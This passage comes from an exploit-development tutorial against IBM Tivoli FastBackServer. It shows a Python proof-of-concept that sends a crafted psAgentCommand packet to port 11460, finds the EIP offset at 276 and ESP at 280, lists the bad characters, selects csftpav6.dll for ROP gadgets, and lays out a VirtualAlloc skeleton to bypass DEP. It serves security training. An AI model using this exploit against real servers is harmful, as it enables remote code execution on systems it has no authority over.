
Figure 6.19 - The rp++ output showing discovered gadgets with addresses, instructions, and the number of found unique gadgets. rp++ is faster and produces cleaner output than our manual Pykd approach.
Both tools are valuable. Pykd teaches you how gadget discovery works at a fundamental level and gives you the flexibility to add custom filters or output formats. rp++ gives you fast, reliable results for practical exploitation. Professional exploit developers typically use rp++ (or similar tools like ROPgadget, ropper) for the initial scan and then verify specific gadgets in the debugger.
7. Locating the Overflow - EIP and ESP Offsets
7.1 Generating the Pattern
Before we can build any ROP chain, we need to know exactly where in our input buffer we control EIP and where the stack pointer ESP ends up. We generate a cyclic pattern using Metasploit’s msf-pattern_create tool:
1
msf-pattern_create -l 0x200
This generates a 512-byte string where every 4-byte subsequence is unique. When this pattern overwrites EIP, we can look up the exact offset by examining the value in EIP at the crash.

Figure 7.1 - Generating a 0x200-byte cyclic pattern with msf-pattern_create. Each 4-byte subsequence is unique, allowing us to determine the exact overflow offset by reading the value in EIP at crash time.
7.2 The Initial PoC
We write our initial proof-of-concept exploit that sends the cyclic pattern inside a Tivoli FastBackServer packet structure. The packet format requires a specific header with psAgentCommand fields including an opcode (0x534), three sets of memcpy offset/size pairs, and then the payload in a format string buffer.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import socket
import sys
from struct import pack

buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

pattern = b"Aa0Aa1Aa2..."  # cyclic pattern here
formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" \
    % (pattern,0,0,0,0)
buf += formatString
buf = pack(">i", len(buf)-4) + buf  # checksum

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, 11460))
s.send(buf)
s.close()
The packet structure is important to understand. The psAgentCommand header consists of 12 bytes of padding (0x41), followed by the opcode 0x534, three memcpy descriptor pairs (offset + size), 8 bytes of padding, and then the format string buffer that contains our payload. The format string is constructed using Python’s %s formatter, which inserts our pattern (or later, our exploit) into the message. The entire buffer is prepended with a 4-byte big-endian length field (the checksum). This header format is dictated by the Tivoli protocol and must be exact for the packet to reach the vulnerable code path.

Figure 7.2 - The initial proof-of-concept exploit script that sends a cyclic pattern to FastBackServer on TCP port 11460. The packet format matches the Tivoli psAgentCommand protocol structure.
7.3 Finding the EIP Offset
After sending the packet and triggering the crash, we examine EIP in WinDbg. The value 0x41326a41 is visible in the EIP register, which corresponds to bytes from our cyclic pattern.

Figure 7.3 - The crash shows EIP = 0x41326a41, a value from our cyclic pattern. We can now calculate the exact offset where EIP is overwritten in our buffer.
We use msf-pattern_offset to find the exact offset of this value in our pattern:
1
msf-pattern_offset -l 0x200 -q 41326a41
The tool reports that the EIP overwrite occurs at offset 276 bytes into our payload buffer. This means the first 276 bytes are filler, and bytes 277-280 overwrite EIP.

Figure 7.4 - msf-pattern_offset confirms that EIP is overwritten at exactly 276 bytes (0x114) into the format string buffer. Bytes 277-280 control EIP.
7.4 Finding the ESP Offset
We also need to know where ESP points after the crash, because that is where our ROP chain will begin executing. We examine the top of the stack:
1
dd esp L1
The value at ESP is 0x6a41336a, another value from our cyclic pattern.

Figure 7.5 - The value at ESP after the crash is 0x6a41336a, from our cyclic pattern. This tells us which part of our buffer ESP points to.
Looking up this value gives us the ESP offset:
1
msf-pattern_offset -l 0x200 -q 6a41336a
The ESP offset is 280 bytes, which is exactly 4 bytes after the EIP overwrite. This makes perfect sense - in a standard stack frame, the saved return address (which overwrites EIP) is followed immediately by the caller’s stack data (which is where ESP points after the RET instruction pops the return address).

Figure 7.6 - ESP points to offset 280 (0x118) in our buffer, exactly 4 bytes after the EIP overwrite at 276. Everything from offset 280 onward is our ROP chain space.
7.5 Validating the Offsets
We validate our offset calculations by sending a buffer with distinct marker values at the exact offsets we calculated:
1
2
3
offset = b"A" * 276
eip = b"B" * 4
rop = b"C" * (0x400 - 276 - 4)
If our offsets are correct, EIP should be 0x42424242 (BBBB) and ESP should point to our C bytes.

Figure 7.7 - The validation PoC uses 276 bytes of A’s as filler, 4 bytes of B’s for EIP, and C’s for the remaining buffer. If our offsets are correct, EIP = 0x42424242.
Running the validation PoC confirms our calculations are perfect:

Figure 7.8 - The crash shows EIP = 0x42424242 (BBBB), confirming our EIP offset of 276 bytes is exactly correct. We have precise control over the instruction pointer.
We also verify that ESP points to our controlled buffer:
1
dd esp L1

Figure 7.9 - ESP points to our C buffer (0x43434343), confirming the ESP offset of 280 bytes. The bad characters for this vulnerability are: 0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20.
Bad characters identified:
0x00(null),0x09(tab),0x0A(newline),0x0B(vertical tab),0x0C(form feed),0x0D(carriage return),0x20(space). These bytes cannot appear anywhere in our gadget addresses, constants, or shellcode. Every value we use must be checked against this list.
8. Selecting the Right Module for Gadgets
8.1 Module Requirements
For our ROP chain to work reliably, we need to find gadgets in a module that meets specific requirements:
- No ASLR - The module’s base address must be fixed so our gadget addresses are predictable across reboots.
- No DEP - Not strictly required for gadget source (gadgets are in executable pages regardless), but it helps to have a module without other complications.
- No null bytes in base address - Since
0x00is a bad character, the module’s base address cannot contain null bytes (e.g.,0x00400000would be unusable because every address would start with0x00). - Large enough - The module needs enough code pages to provide the variety of gadgets we need for our chain.
We load Narly and scan for suitable modules:
1
2
.load narly
!nmod

Figure 8.1 - The Narly !nmod output for FastBackServer’s loaded modules. We need a module without ASLR, without null bytes in its base address, and with enough code to provide useful gadgets.
After examining the output, we identify csftpav6.dll as our ideal gadget source. Its base address is 0x50500000 - no null bytes, no bad characters. It lacks both ASLR and DEP (compiled without these protections). And it is large enough to contain a rich variety of gadgets.
8.2 Extracting Gadgets from csftpav6.dll
We run rp++ against csftpav6.dll to extract all available gadgets:
1
rp-win-x86.exe -f csftpav6.dll -r 5 > rop.txt

Figure 8.2 - Running rp++ against csftpav6.dll to extract ROP gadgets. This module at base 0x50500000 has no ASLR, no null bytes, and is our source for all gadget addresses.
The output reveals a rich gadget set:

Figure 8.3 - The rp++ output showing discovered gadgets in csftpav6.dll. We have a large selection of gadgets to choose from for building our ROP chain.
From this output, we will carefully select 13 specific gadgets that together allow us to: capture the stack pointer, navigate to our function skeleton, resolve the VirtualAlloc address through the IAT, patch each argument into the skeleton, and pivot ESP to invoke VirtualAlloc with our shellcode as the return address.
9. The VirtualAlloc Strategy
9.1 VirtualAlloc Function Prototype
Before building our ROP chain, we need to understand exactly what we are trying to achieve. The VirtualAlloc Win32 API has the following prototype:
1
2
3
4
5
6
LPVOID VirtualAlloc(
    LPVOID lpAddress,       // address of region to allocate
    SIZE_T dwSize,          // size of region
    DWORD  flAllocationType, // type of allocation
    DWORD  flProtect        // memory protection
);
Our goal is to call VirtualAlloc with these specific arguments:
- lpAddress = address of our shellcode (so VirtualAlloc re-commits that page)
- dwSize =
0x1(minimum size, one byte is enough to cover the page) - flAllocationType =
0x1000(MEM_COMMIT) - flProtect =
0x40(PAGE_EXECUTE_READWRITE)
When called with MEM_COMMIT on an already-committed page, VirtualAlloc re-commits it with the new protection specified by flProtect. This effectively flips the NX bit on the page, changing it from PAGE_READWRITE (data, no execute) to PAGE_EXECUTE_READWRITE (data + execute). After this call, the CPU will happily execute instructions from that page.
The diagram below shows the VirtualAlloc parameter layout and what each argument does in the context of our DEP bypass:

Figure 9.1 - The VirtualAlloc parameters we need to set for our DEP bypass. lpAddress points to our shellcode, dwSize is 1 (minimum), flAllocationType is MEM_COMMIT (0x1000), and flProtect is PAGE_EXECUTE_READWRITE (0x40).
Understanding each parameter’s role is essential for debugging the ROP chain later. If any single argument is wrong, VirtualAlloc will either fail silently (returning NULL) or the resulting page permissions will not include execute, and our shellcode will still fault.

Figure 9.2 - The VirtualAlloc function prototype from the Windows API documentation, showing the four parameters we need to provide through our ROP chain.
9.2 The Function Skeleton Concept
Since we cannot call VirtualAlloc directly (we are in a ROP chain, not in normal code), we use a technique called a function skeleton. The idea is:
- Place a fake STDCALL function call frame on the stack before the ROP chain runs, with dummy placeholder values for each argument.
- Use ROP gadgets to overwrite each dummy value with the correct argument.
- After all arguments are patched, pivot
ESPto point at the skeleton. - The next
RETinstruction pops the VirtualAlloc address intoEIP, and Windows sees a perfectly normal function call with the arguments laid out above it on the stack.
The skeleton layout on the stack must be:
| Stack Offset | Value | Purpose |
|---|---|---|
skeleton[0] | VirtualAlloc address | Function to call |
skeleton[1] | Shellcode address | Return address after VirtualAlloc |
skeleton[2] | lpAddress (shellcode) | Arg 1 |
skeleton[3] | dwSize (0x1) | Arg 2 |
skeleton[4] | flAllocationType (0x1000) | Arg 3 |
skeleton[5] | flProtect (0x40) | Arg 4 |
When ESP points to skeleton[0] and the CPU executes RET, it pops skeleton[0] (VirtualAlloc) into EIP. VirtualAlloc then sees skeleton[1] as its return address (where to go after VirtualAlloc finishes), skeleton[2] through skeleton[5] as its four arguments. When VirtualAlloc returns, EIP becomes skeleton[1] - the address of our shellcode - which now lives on a page with PAGE_EXECUTE_READWRITE permissions. The shellcode executes normally.
9.3 Placing the Skeleton
We update our PoC to place the function skeleton at the beginning of our buffer, before the A filler:
1
2
3
4
5
6
7
8
9
10
va  = pack("<L", (0x45454545)) # dummy VirtualAlloc Address
va += pack("<L", (0x46464646)) # dummy Shellcode Return Address
va += pack("<L", (0x47474747)) # dummy Shellcode Address (lpAddress)
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip = b"B" * 4
rop = b"C" * (0x400 - 276 - 4)
The skeleton is 24 bytes (6 × 4 bytes). It sits at the beginning of the payload, before the 252 bytes of A filler that pad up to the EIP overwrite at offset 276. This placement is deliberate: the skeleton lives at a known offset from ESP at crash time, which our ROP chain will calculate.
